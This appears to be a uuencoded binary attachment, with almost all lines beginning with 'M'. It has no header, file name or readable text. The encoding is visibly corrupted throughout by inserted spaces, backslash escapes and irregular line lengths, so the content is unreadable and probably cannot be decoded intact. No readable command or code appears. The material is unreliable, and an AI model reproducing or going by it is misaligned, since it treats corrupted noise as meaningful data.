MPUI\_ =0 `3@@6" \_ ( : (1H1+ ">XD6#A@< (" \*H `FHG8 [\_^ ) GR\R%GS> `=1; ; N>! S
M\$UDC#: LQC7) ! \$H `B"8\$N ` (3) \*3ARL/V70, F, `MF\$ ` ) =U0>MT7N03\$ESZ! 6W3
M>5' \$ \$O^Y' K?K=\_S\$E#-0I) P2Z: 9\$A) 4+\$) MVKH [I+U) HPW1.D#M#1) , " ' ) T
M<>>H?F-JC; %L1: PC/L+X^\_VNK!=! Y\*E4 [ \*WJ#M0G"N?&< ] <" A ( (L `Q=. E\ =4D (
MZHUSMNT&-B\$X< [38#KJ3EYIU6' 3) 5<DUT2X0770) 5BF+GG< [-?+\$7 `ZQ! ; \$,
ML" [ `Y, O! ? ` . @KL>N^ =\ET+GPG30?65#F2. \$X4H.D^M^IHAI; \$\*L<%D0DH [\$5
M<8Z@% ^OQ@^ [ , \_? . 6IAH^TQ@\_P8AP<X&/X9L#! \_M, ) HJU1NQX, K, <^2EPKQ-V
MIR? \$F5 [O5&=A\_DW! B##' C%VZG" F; \$MRSBWMOSGN81B2/D, Y#Y ` "H" X-\4% \L
M] 5/ <> [C\* &2A23HET4R) "22H0.0) ] 1\*SV, ?=^ \$ `3E?#Y\* -D9R\_R&XN\$, +8BU@
MG< .F+V [S5<!. 2L' O [Y\$! (8XEGBY1W4) - (= && : " :@78S\*1<T] 5%WF^H8<6Q `K
M8HRKX&A#M! 303D" %PE: ` (BA@' \$ \O7ZS, ; /3\$^ \$D\$. %KLZ\$X6YK9%O8] R#LJT
MDS+=I `P6OTU" &0ZGV) ( 8: C `UNIX [0#, 9&64X8 [C\_777<-RW; A, 8F! ' , &=T?3
MAU<5DL#8A&#! X/EA\_>@S72?TD#83LKRTC8! RGB! 5. JF? : / ) ] >FHH- ] OR, ) 6#
M, I6345 [N/F. \_8, LY\*, [ &>? (NQ1; Y9WA6. 0RNN: (V () 8"U@' &, Y/F"0>] NJ]
MUZBE; MQR! HJD\* & ( ; QC\_W6FHV&P4S29 `ZXAVIC] GII " =KG< ] ' R5Q+OGKV, [ <3
M\Q: Z> %SVN1] WZ\ . A5] T. SSNN3\ 5&A#D. 7X\_ ; 0<V< \V2WYE>ZT ( (8QUVX?. &M
M [DTJFE&@E@4Z44" \* @D80, !<OET+. 0J%V6LB.L) K-1 \DTN2) ) >SF?CY+IM. 2,
MFB"424\*VO^%4#LKDD5+=I (Q0FD\*6.>M) P\*9R4\* : <E. DF98325\$9FN\*> IY\$? =
MNA&F\$> \$XMC-"O: ?) 2>BBX=NO; \$>) QI>P; T! GU70OFE&@#03Z] <&2-@U (EL3 (
M, 69P7 [F- /VQDGVY+ [ (L=' \_UWK; [2%; \$ \P `? ] + [KSKN2%? ' "Q^W= [ / \$PZ\* ] F
M<@: \*E+ [ (ZN/Y1&] T^ ) ?KD2Y2+LM<+LI5OIQZ\_2\*%T"! `082YVB&8\$ `SBJAO&
M3W0) KGKW750. 09E6EK&M-M-Y (&6^! L2/B [GGA&G\_CQ\0<T \&T^ (O/Q+FGP6F
MO5^ ^O< [ ?5TV+OW1#G; ^3FM9^Z18Z? ^ \T+?UZEIS-98Y%VQ5Q, @N% : BVT^CB,
MI\_#-, S0AV"#8 (2@4067PM! Y/YX-M90@- `!5) " ' \$ [0VA `\*#70QC9H^BETY] CA
M0VZ^2X1I1/ (OX9?, V () 8 `5@' F+ ` \_983%D (!PG/"; E) UX^ (F: 7D"R (EX#KAN;
M6 `#MDD2# \$I<Q] RPCY24ZTN# `ZIB (\! E (L% \! &, CPJD' J \8\* />Z#; Z: R' 24R
M+8' S09" \$; <Q) G"7" =^7IM^2B+#Q `?^JT-PC) BGCIX; ; 3^O \^#VK% "-F. \$I4G
MP2V001\*! . @ (> ; ? [ / ^7AZX) \$\* <@: \*+> ' (T?MT (& @2!N) ^ (=-?EQ7?HR9%2WC
M.) 7S4"J=D>IFI#J4RGRIX4M58) ELSER) \DF9+I: 9\*TV9<R, FZXN94PS% : BJ
MO (##T4S?&1D0JAQD0S) ( (E `ST# \<@C; .T () 8 `U@' F' `P6H>96<K \ %>C72>#>
M!>ZH; EK\_N8 [MOK3\$%L0R# [M] ] ; K?; ^CY \N-N3<, H9#M\*Y+ [ \$QN<VZ%QXSG: N
M\_ , B `4. E! MB) /6&Q" L\$+0OAK (=I2H/0GN [ #: , S\_9ZL ( ] L1XG&DS `WES "-B (F5
M [ ?TG] X; H4EA (T \ : OM%RK7) A&) (V0+D\*\$] 4 (RA\_PZ [ , /O<K (=) 7 (MH4: QA144
MMLU53YHB1FWEQ%CGJR9-Z7" LF#B) Z] 62IG (R9NH/ X7N' #W41AUUC3-#>0<
ME&FTC/ ] . . /4RV+2^JZB! DD `VB0\$NA# ` , . "V? ! Z \ ; 4^V>? , 2S2B0R0\* = + " "4
M (/ <\$7JYUQ `K#W: ^ZH' !Q7; B [+BR4N/2\$@U>OV (9H) : ! ^ ( : ; ? OMI: 0 (^NP\*8,
MUSQ0MKDJVUV5%4K; : Efy\*G6U\$E6: KP5R] >EJQ: DTWPGT&H7=^G3\_D3F71\$! %
M \6YXM] Y=EAT-TXCD\$=) %B% (LPB) F#+^70. ?2. NOU==2RD4\$2@<H" \_DS (L06Q
MVf+>Q#>1 ` : \$FAKH `DG>\_O4#4! . 4VP3%-G. -NK; K^>0ET3JTSSWAPV497=Y: ?
M!R. =T89H' J-\8: ` -47?6; 6. &GT) W=] Y?#&H-O, LVNKHSSM \L; 449; 8C6\$JI:
M! B4KXN (\O^E-+ `=) ! -RY-^> ; AM<, W?VW^Z [ [ <C. -B6XIQ?W] QQ7+H' .V<5Y
M9P^O2Z& [ . ^M^O>1BT%E6#?! YIN: ZH8052Z! S: 9W5P ` \ ` . ( , , 53 [T4K \2A&E\$
M: HOX [K] KPZ [F; +I -=&S9D6] #1G3JGI0GQGL=? MRS: ZIK [KW5KW! XH, " &4,
M/57+9PY4B\_<2Z) RS \ [ / ?3 [WJ<W#91E=S-OF68K?0S9Q' OE+M%KJ9, Z=7+0UJ
MVI (5 \=K# [ ] : JG3E ( (F# . I; LVO00ZF\_-) ' P# "HK%MKF" % . ; M \2=LM=\$N-V\_GA
M04\_4X270V9Q1>WU>MM\$U-ZY' 7>UWF^AHSB9-6+ / =V#BT\* <' =G-5NO: , "V"UT
MH [-\*2] CJ. [ ] I#O23@F [-P) 9^^) ^X^L! D% @HU, T (T@<GJL-V; -\U%; O@#K? \#

M\*W5\_ ^4E\_ `T0C7CNJO580<Z-.6K\QJP/2TMYZ^JZJ() 697) 1+Y^3FQ% `J"Z1H  
M%8RQY\_9) R8IX' N!B\$: 9\_NQ!AJBL2+] I1H@PD]+1\$\*QY0\*) I1H `H\$; O?A\_EOK  
MY/[7`?YZ..@F\$EL\$.4>0:4 (9\*JZHPUES0JT2^FPN8SO0^/; Q5O4#FL@ `D2HA  
MD2, MY: Q' 0IRH&Y?>0O?4N/) T\_M"KA=4U\$EA\$+/, P\_1ZBN= `D@KD!P] ^:\_) W"  
MN/.G) 7\*AZFUD0\*B, (7K"1 `: \$\*@-%>S.) [4"GCY^LGI!A7\_\5=V&PS0B38RH  
M"FIL0: S56+P\$+IGF5 [XM: QT+U' V3EZLQNT\DV! #5<>\$6^: \*EZ0@+THAD' C\*,  
M/\_9KM: RZ\*^YD%@KE2LA^U#FJR03/IT\$] L^]) 1LY `D4\*) V&: \_ \_U@OUVK5J.]  
M60U^+A?E2B6G' [%V%G92 ` `T (50X\*9BQG, K8B7EO<-48' 200: ! \_CMAZ%) +\*B.  
M, /W! Q `VH"M. `J%; =%T] HX4?7R<! /H7L: N'>! .UZ-34; NOYH9! <T&.N7.B2>V  
M\Q+H7&CGX4#U-?X774KM, O9KMV! 1D\$2@4L#384^\_S?^B2ZU<J) I! 5P#\_BRZ-  
M<GEUZ/=FAD\O@<ZM[] Q99 [E\; ; \*<W^B: #O^++JER6?4] U0SY7W3) M, MI/= (^  
MF `UT4N>B7W\_&: J"R7JT! MNKL#&Z9 (3H (?@K=R\! =-R2' : 42J".DB1#A\ =8"\$  
M@. #>L#MWL6=GWD; 7EETOT^ [YJ=B] 2A+E?N^: V2 [; Z) H: 5\_<ZZZ?0/3/N%\$ "P  
MT-%\$! HKD&); MR [; Z%IH5] NV93<%S9 (=71N3ET#G2CO; %B: WB8ZU<71ODGX\*  
MW1OCCOI (MRFM; !. "=JN=; 8.OW<32IO9LVE="X' .?#X\_\0W.; `F: F7/3=8K+  
M-KKF [ .K' GDL] RG3&Z\$8MS/A (UJL3/E9I\* >.K^\_5) K\_\$TDXEBE1; SYS (-D@C4  
M`<#') C (@1&>=KUO7] A4D\$6@CH (L (7\$, ^2RQBF [+ \ % +JGH7L7^ \$OZF0 (^VT7Z  
MW"8ZYLZ1NXQY"70N?.. =Q: \*4%Z</5?! L? (<MZ>/5. /X, /) "MZ (9! 6I9H), %  
MA! (T) ` "FB0 (^\$Z' \_19=6NYRVJHY^ -W3; C9 [ZB\_S1" +! J-7S9] YMX! A+ZVD3S  
M' YG^%E<<4#2]) MI=\$^U0-" /1W=&LL: ]>73^H-? [MB\ -D%@KE6H@^). B. : +R>  
MFFG#D>TH46@) NC. YOKVV&BR: 48 `B4%6.] `NS#D (\_A>X5N]-4) &N^N5Q2DGK-  
M[G85^, LVNC: >: ^>Y"H5HV?52 `/' / BX3=PJ7<8PMB\*6" F. ' .KN%=%QIB\_-' J8  
M1B2/D"Y"A% \I&+\$+A; MM0; WT7#O/55 `U9] 6] UW@) =#; GU/1Y5@ \F<U" (^`TH  
MT; "\$OPQUF\$: DC9 `N0G"O2G/^ [5B&RS: ZFG, >KZ&, -D0S `36%FU \] N5) MBSR3  
MF&ZD<"^): \$. T\$- `N1L5 `52V\*K^D=QALIIIV (53 `A6" ' 8 ("K] 8, ^@M>AHD\$6@ (  
M& (Z3' >8I; V&/^: IL26KL#^O1K' OE) <"Y2I3S] K-Z\W7/ [\B `4, J0?8S>; NBF  
MM3VI5R' 1C ` (9" ?#%YBI381J1/ \$: ZF! %^IW"0K5 ` %203\* \$ `A^1 \*Y3595#; C=N  
M [575IU"R (JXBY; P [ ] F: R< [ <M%\*Y1KN, ' /5\$F>=I=-\*0 (T) \_->#XVV@<\_!>YU  
M8MR?] H>3; 6J/# `BE! O\*7S8X, "&4QU, 604#PZ\\_ ' ' 0\_N\X (+\*62A4&" ^ZF\_?  
M; <) 56\*XXH&AI1%\_WHR [#\_KXWX [Y (3, Y `D0I%Z/WWO\YJ, CXM (V>A4\*V%SOI9  
M]. CU\$ \VZ%+HWGKL: (75 [ZBFRP (0@1=B; ] ? : H/D+U! SYR81J0) B&DOU1B+MOH  
MFBK7] 8; OL2JP\_! 2Z9^P>W, N9F; ^] -SF" ^FT' C0) <" + "ZU@0CPB7" ! IU\_L#15  
M`-+ #CW<VM, E [ 6S, J+ \; &\$LL6: JN: QDC) : [ &QUL\*%VJFJG1, S1V7A0FU5FPAB  
MDH: `AE\$70H\* [B3KW `L7K-JG72] &, `CD+ \. 5@M] #-Q) EMI [ALHVMY<74M\*9\$!  
M (1-1YFG%MS [ "8A. "%\$] Z< `VIVJ#] ^1F18\$. T `?35\*F, TM" ' : `JJ7R\$1; C-9)  
M<D%5/97>>/55=JM; \$J=R4"8%F155.W>] ?2+-9\*) 8-BNF3OAL-@KFGN#PY? `Z  
MR). CZ\$ \$L\$QDH4@0BU"Y `; : \*1 `2\$=?; N>A.W, L\$ \$2@<H! ^BV- \_6T\*W6OG [EZ!  
M" (DLB. E8>Z `JGJ= \- [8@U@; &5W9L `2Q-+&9: X^F ` [= >G/EK\$X: H+ "J?7A; OK  
MPD^), RO\GWJZ@CWN9KL\_V\_ @T; EL%, QC05<I< (KS^2A9\*, G#; GUO/NEY"70N  
M `^= `OK=T8\*O `O?/=I<. EHY"J7\>3J; "N/\_7JVZU@1+AQ, `N\6) ^XBB=9\$: >8  
MU `U<YEWAL@VN6: ) =P \ [AD0&A5\$/JG' BSO\46Q#\*-G1\_<W) E^"MU5?) QV3] 8'  
M]; ??#?L"\$X\*%#ZY.M-+. 8\_K\_W; A6GRNF<E"FU#) J^5? [L `N2"%0: 4\*^U%G!)  
M&: @U\ `; \_9: LZ8+I-=&RTXZ\_]. %AEEY25\*0) 6] ^. PVPE3HE.D3^>!5) [, 2' 4S  
M4AU\* I235K\ ? [CZ; 1VDN@<^8 [= [ZSH) PK9YIVGKLD\*V>70.>"G<-EH6 (+8B5@  
MNE3SRT+5>>78; MOOY?%E-G?) +, ZK [7<S" I260 `; 5IFJ\ \9\*/CRF\* \_\$3"] @4  
M NK?6W2U\*%20! \*! (&W\*) 47@\* =4^ML%XCR4^B>: ?=P@: C (@! `! `2\_2L) <O\H [4H  
M8HR\_>: \$-T5) `=?1<6S" I+BI `&9Q\_7! <<)\_9E^] [FH0NN3I\*8R46YQLK9E6\_  
M%&KK&) \$7; .&U) N9R0: Y, `KG3N' , U! -&, `JD5<\*NW\$! M; \$, L `TU>Y0J^O) % .7  
M. >) V [Z^O) % .7! >\*7\$>-3. 2A3L@PN2\$, : "Q: DJ<M\* "83K, 81I1#CZY-5D5LM6  
MDZG+QA>YO; = [; =/2OG+<R00K) 8M0%-7B2S" %] ZR! 6CJ\*F41MXZ+GDWF7M^?  
M9#M\*9) X\$U] 6?O7U\*; 76" \$>Z@] GY>\_ZXF! /: G^IW) 1+\$B\$. OW9] .W#HT" ` , 2?  
M"; S9] 6GJBB, N7I] F=6U] FKH\*XL [ .4VCN, \*I+P\$PFB5S8MV<F! ` \ +8NY%HM7  
M\_0, /1B<=T0X2=<(2\> ([JZN+ [ ] 1U\$ (VOU\_1A2^ ) L0E! CD&A>L=1-) V' 4KDO  
M==? \_ [C<JRAF"2, \$BX: ([JRN+ [M1U&6-\< \ONE/701SR! <+W? \F\* . \$=CU' O1  
M&XXRDXEB#8F) : ] NL%JQM4] >MB\*NCL&! MF [ I1L2<OHK) : LHA\*W: 2R@ "K `DD54  
MZB9C@7! I# [ ; , [ ' >3 ` ] 99; &Y\_ .<Z> [3>VJYB?0G<=7\_ (R&ZM%RVS4334AH8J [  
M: ) F-NJFUA#SW\_VK9, AMUT \ @B?, 4L6V: C; EH6&4=; X\_%3X- [JZ++-%78+W3B&  
M=/O, 87N\&QZ] 7-V2?VQ", (M `FH26N, B" F (X=7\$IC=74IC; HM\$-5G \NIB%G5;  
M. O3UL. 4/A&\$: D2I&5 (-P; \$&L=IBNA=AZ4FQ" L\$ &P0U#8-XZ+2R?AU?3Z%TV2  
M. &<] `D' UI2 (BLB#&43\*\_ \$L; JVU; " : ) L7I2OCF]; " : -) <A\*%2165U: 0: ) (B  
MP. R39&9VU28I/21L?%BPZ3<' Q) 7\^UPI+ /ZDU2: Y\$7: [ >XA+ [ \*^>53R\A9  
M\*-18 (=OTN) I9>\* ) 6G8? ] !H66S7, -GKSG\L%N329E>MFY3J42R] RYI \*86=FB  
M2; . +>V] ; KF97MFC2/ \$) 4\$6=7MFA2CK! P7875\_+H\*35HRU! \_5J&/U%8J>4K? [  
MC>H1H4 [2=! Y\*520E3] M/ .G (&BM0D `K. "KZ [ , "MZD. KKDR9! 7BR9#; M) 62\C3  
M] JZ63=0; 9 `F) S\$ [; N\_J&: 7N; +&4Y>2+=U<\*) =) LLFY; 1SYS% \$^DV64Y2P: RF  
MJYE939M, QZ0\ =>5JT=25359Z\$OXRF@4X, J#S94Z-P-DDW' \R3- `KI; - ` -ED  
M#8G@+ (/&- ' >^6P=Z; 4; SLPPV><) 0/SX<Q\ ^/#@?3<&RK<' (.RJ1: AK\_KA%>0  
M, \ ] >0' GF"7@/QOD) \_YH\ ] S#U [ ?FL] M\*>8SD#10I/A+HF>@O?D (B<@2 (EB<13  
M `: [FIP] L) ] <"G `IP=6TJP" : O `S" \W2R: "K#) &T] " ?QA [ ?J; @HN. L" BYGH\$A [  
M\$0F&D\* (18?. 50/Y" LF@&OJ9 (G<2H^Z; I+<9#&Z (<<6\_W' ] 7=Q\_043' <470. ?



MR42QG, 2"B?16, Q/I-?J [PN1\$>JN%\$^DU^AN#G9CLQ?I=OZ. Z061 `J (JA+H:P
M>F"^^+0C3TI' UZDQT3=& (./\_PU?GF&O-M(>A! 3FAD`<Q\OS@?N%>LVT1' %44?
MAR\_QQP (RS7XM:/37@NV' \_7IGAC7L-ZI (A\* (188H9)=`WE) &UH5I1%3< [/J>
M.A7H?) "A-` [ZR<P; Z\*0BX' P\T"=, ^UD^2"\*@SOZ7+74, 4 (, Z] 5 (\_01\*!Y@\*P
MYH68^@TZQ\_Q\C\$>5LG5^2&E3) 2%^)\\_5H; ] 7G7/]>O:\ `XI27\*CGWU; UE?'>
M?] "&.: :A; BA); \$L] S! [Y" (#0A05\$P\_P94) OU5 [/VJ [/?9! \$H+\* ` [3SOI"] ]
M) O?=T8R@M5OHUF@W' NEK-M" IU4YJ/L; U [JP=; 0\*=ZT0 [KWSGU: 2S.MO#L/O8
M [PYY] G1\O&1> [0+9U!F) T4/S2+U1O: \$>8\$ (P-^##5C>.\J#!V() 8H; "OSU2 [
M#XRHG\A`D9) \$ \+JX&\_PJ\! 4' %\*58>7MGN@C2KKAM82=JY?IV [SN\_W4^ [4 [Q,
M/ [X7/ [OK5LGLW) AIMXW [TB36U?:Y] 5/HGBKWAW `<F1 `\*%/0\*' 2?)>O5#K1-
MD\_LX/XW"-) %C/ ">A1; \$\*%IX.\*9] 7E%U (# (@5, 50%T/X\_%>MW%0CLI^ \#OUH
M: HF"\$>%&P\Y! 3T>AIG, 1C `A3; -AITE\X35YPS0@; 7) ! ['M`F\$8D): 0?3479
M?KR.+8AE, :8.9FQ!+-?82G/\_VNC70GY3\$XP (%QK>OO) J8W"P [\_\*B&05\*\*V `F
M939-6FA#M!+03D"%?581M!U/9S<EAI"] R9T5]=#F\$:D=0@\_P+Q\$ [-PF2>!L
MY5T2@=0 `=LH\*+X' .F7.FA] 1) 5UG"-") YC' '90@MBA</T2"1&; `K=R] !=\_4:8
M1J2RB) O] (D@B0&>ZNUL] [TU; LHE' ;\_#=7" [\*-22WY@>O^5@5) !&@.#] \?7 (
M4P/Y) AE, \$P?J\*0 (.MBL\_U1ME.TJD4Q+J2\$\_EH\$Q&, M+PA07#%MHT%V%5@7#
M%-JT8`%; 15\*WPC"-2!DA781TB%!<<V>D7 [@8W) P-Q: \$2X5O">!S^8#72BR#\$K
MBAS5.ZK>\_O' H31U& [&P^2K9&\ME^3I&R%PIFB1%\TZLY&F1!E [U\$, "5!U8W\
MB1N@%R01R"P0#M%#&Z\*Y@-) #G6C1C `\*%+ -#) `AT\*E (\* `1 `MH9=!XN%YDE/>\
M%F' [A=F (+!NQUV: -%9-` Y1FUA6/VVJR=E; -`9^&HO39/) #E118"C: (PP `; #1
MR%5UMXF. -O; L>X"70.?"<WY.O=G5ZTED0, C&EKP>K!%8MECL\_V70 ['K; 1K (T
MG.L&^C\060S0&:1CUC?9?3-.XJ0] [<0>RVEO#Q9H, !) M<R\*36HI\*XEGLKYP\_
MM\*=(4; 8CI\Y; VIF] 6+1FT) `MTJ/Z>JN\*5:?.R94-P<9JP4\*QYFKL?0\ `8QU8
M4#C67&4!U) @M\*"1KKL9^] W!0U@%\$A67=-1I `C; F"OK/F>NR!7VPE; /] N^Z-R
M\]' MEN>; 7\*L' /SYDG] DK<>]; [<NVZQZTW>WVY-M2&V' #\_=>\*>@T\_</PL<V/
MVQ^@\_OC7YOH] /0., MPOO; C] `>IUOZWWUH9\_MY/D/LDG\_ [V49GBSE<BDE&@^
M'>QBUV^V\$XD^45MZL\ \_UF^U\$TB>: +WNOBNLWVXF43] 0L2IJ5AW^WDVB?9"C9
M\.] V\$N.3C"4; WFPGHC:8+ [MVZC.] ?K.=R&T24; \8WVTGRS;) SC?) SK>3Y>MD
MUPM\*-; S92F3332+ZRO' ==C\*Q27: ^27: ^G4QNDE6; 9-5V, G6;; /C6X>UV0GV;
M\ /PVX0-?; -8) O6\_1] 9OM1' :3: `^3ZH\$O=9MDYYMD#WQEMDE6; Y+5V\GRVV2W
MW\_K`\ .+2VX3GMPG/MQ.NVV+NN^WZS78BN4FT/Z9ZZ\$O5) MGYF.RAKZ1V>/0O
M?-%MXN; #WN+JMP] EJ^3>.AK/; S) -U6^G<L\_+ [KI\UGWN' NW^HI (XYQ+ZEU [I
MO7^' EQ.) 2\*URUJ5"IDDBE#3T] \_31 [Z\_] 6ML^6>S^3RAL^EDW0.22=E^I\*6<
M [PC] J4S, , \_E, N3Q-/@Y; 4\>\_? [Z\_! Z6/^T+T4G; 'N/\_CDO5O\_T@TA=JEUJ
MA7:D?Z&<3AZ91 [ ^\_M608/MO!H?IH\_-\*] C^\*I5":C\_^:Z65, EK [ \9] ^ \_OX
M\_W\_QVOOC/\_?U [3<)\_9]>] &34 [ZGZ?<L?UC+O.] O] /Z] /.OH4XEDZ\_-%O) 6P^
M.' YVTQ>' -, -\_3:06I: S3; H> (\_92NY>Z358HA-2TK19=\_SW?# [ ^ [GXMWIT<\_
M) %==M\_AA; ^\_3IT/\_+EJE%L/ ^GC7MY=Z0^DWE+; 2' [ [J; >E8M\*^ \ \$</ELVESO
MW>4?5=.R7E (Q7I\<; ;+C?0ZVU>55EWSWXHF?8-WM! \_KL%A^K&97L<E6V1? \*Z
M: \*5, ?SE>\_HC' 63^Z8OL) 7O#KUUA\\_+O55WZ7] [R\_KPJZN1%T=(C7?+&VQ [Z
MR; TFM.>5J [JBC>5R^:>KIKLF `VE?ADU6SZZJ9; +PKH.+ZX3>7O@#H&5ST?E+
M`C\F-\TJF1\* \+:D\*QCTY. I2ET [\*] IAT0U\ V, GE [ ] ; U?UC! 84M\$&4=-Z2 (VDN
M^A) >OWV7O"YK\*NL\ .5F] GU?3L=H&0\$Y\+] >7M&9YON; \_C/] 0=1DR `?] U! "Z
M/\_K\, 2DK^GL [KE (2.3"&KQJY3Q-: YWQ7=# [ \_; =+T'>,) 9?HFF1?=[8>??; 4:
M-J6E' %5UC [YJ%B6] (2B5] %-BZGW9; ) :EA>K^=, !0LF3\ \.SGX [ ?G27 [ ; W] -
MSO=/3\_??GOWZ (R7OKAKZ\*VU, # [ "\*"?) 6Q\* ; 2>50%&\K\_N@<>G+ [XB3ZT\_\_SP
MZ/#L5U^ .5X=G; P\FD^35\6FRGYSLGYX=OGAWM' ^:G+P [ /3F>' #Q+J+5+CQT0
M7Z\_N?OEW [9T+S<K.F\K?5L"OU-!+RN-\EEQ10 `J\&E9?:0<%LF4>C/<E/.F
MONR+2\GO5.EWEXNY? \9X\F-2721UTSU-AF?YKMEN [CY3?\_SGODBTWWZS] T<"
M#S ([F] P=) &\_`^?+=T7R=GCP] B#YR [N#9') PFKPX?G-R>+3\\_IC>O4V.] I/C
MDQ>' \_WB; ?' \_1D\$G+] Q?>HOG [Q7!GZ1GQ!O2\_5?5TOB) KI<<>DKFOJ6E>/^U\_/
M?!@: \*M\_`SP>\_ `1T^3Q [ ?78 [W25; UDL\$OJ\* ; [JNNN\$S\_>\_>?"WYQ\E\RK] T^3
MBU4] 39Z, DO^/OB#DJJ6F!1XJ9@] 3JAVZ; 658NMU/PT1\$C: -?SU. \_! <EY>SS
M\_03UXZ^D\_ (- (^) 33@J14%@BS6?@O!YC#MTLT) ?3M/I] 8V<DE5/ (' \_; 3' LB7R
MFUYL/H' 7;> (?DA\_PQ (^+Q\EW=, ` \ ^-L?K"">) \$ \?2GE) \*:DG/KD+^GI\*WUV?
ML"EGP [ ? [O64\*H>; =U] -GOLHD<=Q#; I> (% , "\_ [FGG; [1Q] X?T<5] KFR\9. \*1#
M^M\_+HZ. #?S\Y/CU+/C8T: \_F' <ZM; >SKBLS&5\_4' XO1\_>\_+M\_5LP?9CJ) \_
MF@@"?OO-?S^ `^S) ^FO=1VSNJ99GRZ\ S] Z7^NJK: <G) X? \$9@LRN:K) 0WF+%\*A
MR`D=@94SEJ=#O\*X\_D1@VO5F2^3IIC/C, , BS+. &<9+L@8SXWG5; `D\Y/!+#Y?
M>9#U=3=Z?"Y%NB. :S [000?1I>0' V#B&#H, GAR [ /F>; ^\$; &\_&1X6FY; \$JB' W8
MCR" `GAP!V8P@\*<X, BH1M<&T=@="V9' PQ\$0" ^] 6=G00P&08T"4FZT8.3PUVX%\*
M; E `\*GUP2TV (Q7W00/BVG#3U' D' /YFIY<@-%0IE' <PWH=T86O"QD24EN.3@2\
MZP&>%=+2DI: J8W2) LV: \3P#, 52\$E=1U=B\$0 [DPR (Q [M\*7"W (VAUH"\-A) F7)
MS^O2<ICSM@\*T) EV (LR03KW+Z@?K (U, <YZT/+ ` , P, 8) ZN: L+RK) QAS<NB7BWN
MYW"R6BR: EN\<\*@W#7ZZN%Y%E5R\*, [ (/NQC) EF#D\%G<E85\_T6! IE^<%&J3#5
MKS%WK%; -D) <; +EDAM\6R-PI9M>5@X0<, , J\$OZ&WDAT>+ "ZL&'>8' @?VVPN
M#%WT. J! (N `6@ `Y4A, -IBGQ0797M: ^DVDWF2% '\-5SJ! IBR2R; ^F0L, J2+ZX6
M (<!E5=^ ["@ \$L) K6, `O) +2!V2#YUT' #: W869H] 3\_7TSY45V' E+. JYC-B7K] \
M\1PHKP%) ] 6SM#!1X; M`V&@I4I, .@ `F@ \$=\ \$HYDSTEUR\$, 7GRJ0AU- `QWA0W

M-!\>T38<CQ,A7#TMYW?]9\_=.L8%'>B,YZF'#0Q0/.>?J8SF,) .;>GK5-G6S
M6B+9,AQOV%19-'U42LOB[MZH!QZ?C..(Z\_O;\*"^@R&61G0.\Q"QI)V>>?FQ
M?X9@439%40<UMABP@B'270J\_-#^NYV-'(G[RMI\*!'^A'@J+PLYB^/)]G+IE/\
MH&()5+),?7:QFF#Y.0%?>#VC/CP<VI!E:<K>C\$VQ^3K,60!VT+;'M8ET(U2P'
M@\_5A,QEXHK-9&'=S\C!GM('VS;M<#\$#O<RE+O!\O\$9@XG&"8MZ,@SY(P:\_V`
MY@/Q\`L^IW;BOBF]CUE^I>LTC`<F`F=@&C;\*.@L#:4+@1>P<SFM:7LDNI)?K
MV?.B6\=YPV8"%Y+-QMWRIZJ8-Y?\X)JE.(T?5C,1I/E@D'>V-(-P-TRRP+7/
M#GYTR!3+ZB\-(+6F012P;LL,R#IN9U5=\\*- ,9D\$@T)XNA\*KK\M;5!%#\_60BV
M\?E-;[L6&\$RSH`Z&'?[U?5ADZLY#0AAB3%/7];WVKDL\*J./E@D4/[HI[%XK`
MS)E+M@[SNF]X2"[J[EB@6^/)B^+F^+.<]IF]:'%:R6'GY%MUURS\_+O.<X:\*
MQE2=&Q8]5\$+O3`B83G(;!P0DGH=D-(2[!1ZN\XRG''P&.#G"X0<'D:8\:/1(
M4\[XC(E4Q`"1' \$H>B&!4&' /TUU<5(%N1AF30EN/I.M"&(C48"BF=Y5#;1[% (
M#ET\`LEMQF&WP@<'HA=ISF\$WOMV!LHL4IB&\*&4) \$\ (!\*%!+F10E8J!VX2'Y9
MX6RX"(W53K)DU,K+2J<G86W,ZJ5G8>W+BJ1G(216%)BL\*B0K"70V%9)5@Q^
.M\_0,^M)@7DNVU=WC@(%ALCWW"R;0%I+MMR,36MP+R?;>Z!E<LITX>@Z7;%\_V
M09^ .JOH#D#\_%)L(1%E5LQ?;(\$1M5=,4.TR,6@;&)]\_.[9VPER8BT4V\M'DQ-D
M-%5L\_QYIR,BEV-Y-M\$F)E)+MU&LW]E`AV>Z\AD%E9\$?GP?O#N'\?M=\$D-"L6
M'R\9F=LTJX^>! ,V3FA5%SX+F2<UJPK,@\$JN\$B&-4H5DE1)RD"LTJ`=J\_\$9K5
MP?T=>\3`0&A6#\_>AB)&!T\*PN!ILXX/!>&%8%:U9O&\$X;='B3U<,73\*#,AM7%
MP`1L"X1A=3<&CX';2\\*PZAC#J"-=QK#J&&G0?H@PK#Y&'K8O8EB=C#RD+QM6
M(!-\_:#\$3]V\$8;4QN;E^WY!U\*[BFLJQ`1F#TNLJR.AG1T6LKR\IE1(/K\*\MJ
M9AU@HZNPZ=>RHD'E9UG!1!QB"LO\*9<=C3&%9X42=-`K+2B?VK%85CV1IXW"
ML?\*)/&\4CE7-QI`%&"<\*Y18LQCA>\*EL?\*/ZF)!]UR1BF3U<M<>"-G"\*QN
M[A&AR<:QZKG'A"8<Q^KF+A/990V=6;\LB[B[8"]T9-T?T?67R\_KU"7)[0F1I
M#&\_2-<#8DPF&B9GMB\$PB'+RHBL'=QL?ZF:ZX'Y.S6&30R70(.VUF0Y!'1,R9
MX5#T1X.M`%@?GZ9;/TUIK0\T7F8!J@BRRH"XIW?M04LU?T'+]JRY^:!NDO
M>9!#8J6\_Z,AS\I3C['\*A+A<<]4[0!VQ9D\LP\$MY1SA4/0LY51:X14-3"-3=Q
M2\*#KY19!(B`7!@T/BL.B8^/7%[KA+/LC(Y;>>2L-&YIP+F!3%F)Q\*YD9,KJ
MXW[X\*>142::L0NY#D8,<&3K#`H:\_PP8U09&A@^SU;:1U8+KJ?4M#CC?8YR<[
MF9HP=KELIA6M.]:QRX:O>-4VU\_!-\$9G:X%=,8XV:9!I24[W\J5EV=-'.FKA;
MW#+=-N`B\_2`DJF9Y:^^\$V]5)D0:1)T5'<;G6,1#\#T#IA8A#`@47(56MAMN\
MD9;04BB`"<,"HCJH8]9D4I@0\*GY-)H4-'6>QU\JD<!\$\I'&S\$(^\*&+M,D2(/
M\$5?7HQVK#P@#%BF.`YYCI12Q`"1Z5'\*&"+0\*%+A0`2GPS@\_+=WRH3R1.WE2
M&IB&M8>-X\$'-X2\*`2/5E,`^AY6':&".JW\_D;S%J15E%I/!;(K1)A[#C2K/%8
M5F4D\$^I&2D53D?+K2"K"-!B3UB58?=H('E:7+HJ(E#F+("`\'.-1)#BH#G4:
